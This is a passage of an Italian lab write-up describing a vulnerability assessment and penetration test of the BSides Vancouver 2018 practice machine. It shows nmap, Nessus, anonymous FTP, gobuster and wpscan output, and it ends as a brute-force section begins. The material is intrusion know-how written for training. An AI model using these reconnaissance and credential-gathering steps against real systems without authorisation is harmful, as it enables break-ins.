vulnerability assesment & penetration test di BsidesVancouver2018

SACHELE

Indice:

Entrare in Bsides Vancouver2018


Il report fa riferimento a tutte le attività svolte sulla macchina **target***

(BSides Vancouver 2018) all'interno di un ambiente simulato,ricorda pagina 2 da sistemare

Vulnerability Assesment*

Come è possibile notare nell'immagine sottostante, non è possibile accedere direttamente alla macchina target poiché richiede delle credenziali d'accesso.

Trattandosi di una macchina della quale conosciamo la rete di appartenza, utilizziamo una seconda macchina per ricavare quel che ci serve (sistema operativo installato: **ParrotOS 7.0**). E' stato utilizzato "**nmap***" per individuarne l'ip.



(IP presenti nella rete)

Verificate le alternative attraverso una scansione maggiormente dettagliata, si ottiene la conferma che la macchina in questione abbia IP 192.168.1.45. Ulteriore conferma è dovuta al fatto che il DNS dell'IP citato in precedenza, si risolve per l'appunto in "bsides2018.homenet".

```
┌──[user@parrot]─[~]
└─$nmap -T4 -F 192.168.1.45
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-24 20:06 CET
Nmap scan report for bsides2018.homenet.telecomitalia.it (192.168.1.45)
Host is up (0.0015s latency).
Not shown: 97 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
```

Le porte aperte sono tutte ad alto livello di rischio, è importante notare le porte aperte sono:

21/tcp open ftp

22/tcp open ssh


80/tcp open http

Proseguiamo con una rapida verifica, la macchina host deve potere **pingare*** il target.

```
┌──[user@parrot]─[~]
└─$ping 192.168.1.45
PING 192.168.1.45 (192.168.1.45) 56(84) bytes of data.
64 bytes from 192.168.1.45: icmp_seq=1 ttl=64 time=0.894 ms
64 bytes from 192.168.1.45: icmp_seq=2 ttl=64 time=0.439 ms
64 bytes from 192.168.1.45: icmp_seq=3 ttl=64 time=0.619 ms
64 bytes from 192.168.1.45: icmp_seq=4 ttl=64 time=4.81 ms
64 bytes from 192.168.1.45: icmp_seq=5 ttl=64 time=2.01 ms
```

(Il target riceve correttamente i pacchetti inviati)

Il **VA** procede con l'ultizzo di **Nessun** effettuiamo una scansione dell'IP 192.168.1.45 che abbiamo identificato come indirizzo dalla macchina vulnerabile



Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	10.0			Canonical Ubuntu Linux SEoL (12.04.x)	General	1
MIXED	...	...	...	Apache HTTP Server (Multiple Issues)	Web Servers	3
LOW	2.1 *	2.2	0.0037	ICMP Timestamp Request Remote Date Disclosure	General	1
MIXED	...	...	...	SSH (Multiple Issues)	Misc.	4
INFO	...	...	...	HTTP (Multiple Issues)	Web Servers	3
INFO	...	...	...	SSH (Multiple Issues)	General	2
INFO	...	...	...	SSH (Multiple Issues)	Service detection	2
INFO				Nessus SYN scanner	Port scanners	3
INFO				Service Detection	Service detection	3
INFO				Backported Security Patch Detection (WWW)	General	1
INFO				Common Platform Enumeration (CPE)	General	1
INFO				Device Type	General	1

Scan Details

Policy:	Basic Network Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 7:11 PM
End:	Today at 7:18 PM
Elapsed:	7 minutes

Vulnerabilities

CRITICAL Canonical Ubuntu Linux SEoL (12.04.x)

Description

According to its version, Canonical Ubuntu Linux is 12.04.x. It is, therefore, no longer maintained by its vendor or provider.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.

Solution

Upgrade to a version of Canonical Ubuntu Linux that is currently supported.

See Also

http://www.nessus.org/u?6c0a4182

Output

```
OS                                    : Ubuntu Linux 12.04
Security End of Life                  : April 28, 2017
Time since Security End of Life (Est.) : >= 8 years
```

To see debug logs, please visit individual host

Port	Hosts
22 / tcp / ssh	192.168.1.45

Plugin Details

Severity:	Critical
ID:	201429
Version:	1.2
Type:	combined
Family:	General
Published:	July 3, 2024
Modified:	March 26, 2025

Risk Information

Risk Factor: Critical

CVSS v3.0 Base Score: 10.0

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Vulnerability Information

CPE: cpe:/o:canonical:ubuntu_linux

Unsupported by vendor: true

Il tool ci segnala una versione obsoleta del sistema operativo (**SEoL***), per la precisione **Ubuntu Linux 12.04** e di **Apache**.


Si tratta di una **CRITICAL** di livello 10 (il massimo nella scala delle vulnerabilità).

E' un punto di partenza molto interessante.

Attraverso le informazioni acquisite, procediamo con la raccolta di informazioni attraverso le porte aperte scovate in precedenza.

Porta 21 ftp

Molto spesso attraverso questa porta è possibile ottenere connessioni in forma anonima. Si allega il test. Essendo un protocollo datato, installiamo il tutto usando sudo apt install ftp.



Se la vulnerabilità è attiva, inserendo come user “anonymus” dovremmo poter proseguire senza password. Questo accesso può permettere ad utenti malintenzionati di accedere a dati come backup, filesystem ecc. L’accesso è stato autorizzato e cercando è stato possibile individuare un file denominato “users.txt.bk”.


```
┌──[user@parrot]─[~]
└──╼ $ftp 192.168.1.45
Connected to 192.168.1.45.
220 (vsFTPd 2.3.5)
Name (192.168.1.45:user): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||23361|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||22333|).
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Mar 03  2018 .
drwxr-xr-x    3 0        0            4096 Mar 03  2018 ..
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||10098|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||42522|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 .
drwxr-xr-x    3 0        0            4096 Mar 03  2018 ..
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> car users.txt.bk
?Invalid command.
ftp> cat users.txt.bk
?Invalid command.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||35139|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |**********************************************************************************************************************************************************|    31      373.74 KiB/s    00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (17.60 KiB/s)
```

Il file sembra contenga semplicemente dei nomi utente.

```
221 Goodbye.
┌──[user@parrot]─[~]
└──╼ $cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

Porta 80

Utilizziamo il nostro browser per provare a connetterci all'ip target sfruttando la porta, ricercando l'IP.



(risultato della ricerca http://192.168.1.45/)

Ottenuta la conferma che è possibile collegarsi al servizio **HTTP*** possiamo proseguire con le verifiche attraverso svariati tool, per questo report in particolare è stato utilizzato **GoBuster**.

All'interno della shell linux viene utilizzato il comando "*gobuster dir -u http://192.168.1.45 -w /usr/share/wordlists/dirb/common.txt*".

In questo caso, "*Gobuster*" serve a richiamare il tool.

"*dir*" serve a indicare di effettuare la ricerca all'interno di Directory (cartelle)

"*-w*": La **wordlist** common.txt è un primo tentativo

```
└──╼ $gobuster dir -u http://192.168.1.45 -w /usr/share/wordlists/dirb/common.txt
=====================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====================================================
[+] Url:                     http://192.168.1.45
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
=====================================================
Starting gobuster in directory enumeration mode
=====================================================
/.hta                 (Status: 403) [Size: 284]
/.htaccess            (Status: 403) [Size: 289]
/.htpasswd            (Status: 403) [Size: 289]
/cgi-bin/             (Status: 403) [Size: 288]
/index                (Status: 200) [Size: 177]
/index.html           (Status: 200) [Size: 177]
/robots               (Status: 200) [Size: 43]
/robots.txt           (Status: 200) [Size: 43]
/server-status        (Status: 403) [Size: 293]
Progress: 4614 / 4615 (99.98%)
=====================================================
Finished
```


Il codice di stato **HTTP 200 (OK)** significa che le directory individuate sono attive e raggiungibili.

Dopo averle esplorate, il file più rilevante sembra essere **robots.txt**.

```
User-agent: *
Disallow: /backup_wordpress
```

(contenuto di robots.txt, questo metendo viene utilizzato per indicare al motore di ricerca di non indicizzare determinati contenuti, in questo caso /backuo_wordpress)

Entriamo nella cartella di backup di **wordpress***.



Si tratta di un blog ormai obsoleto (THIS BLOG IS NO LONGER BEING MAINTAINED).

Una volta entrati a conoscenza che si tratti di un blog in wordpress, utilizziamo **wpscan**, per individuare possibile ulteriori falle. Il comando di base verrà seguito da "--enumerate u" che ci fornirà un elenco di utenti.

```
[+] john
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] admin
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Jan 25 18:38:38 2026
[+] Requests Done: 25
[+] Cached Requests: 36
[+] Data Sent: 7.234 KB
[+] Data Received: 40.651 KB
[+] Memory used: 190.137 MB
[+] Elapsed time: 00:00:03
```

Penetration Test*


Brute force*

SSH


Riusciti a ricavare il nome utente “john”, ecco le operazioni svolte per ricavare anche la password. Proseguiamo con l’utilizzo di **wpscan**.

```
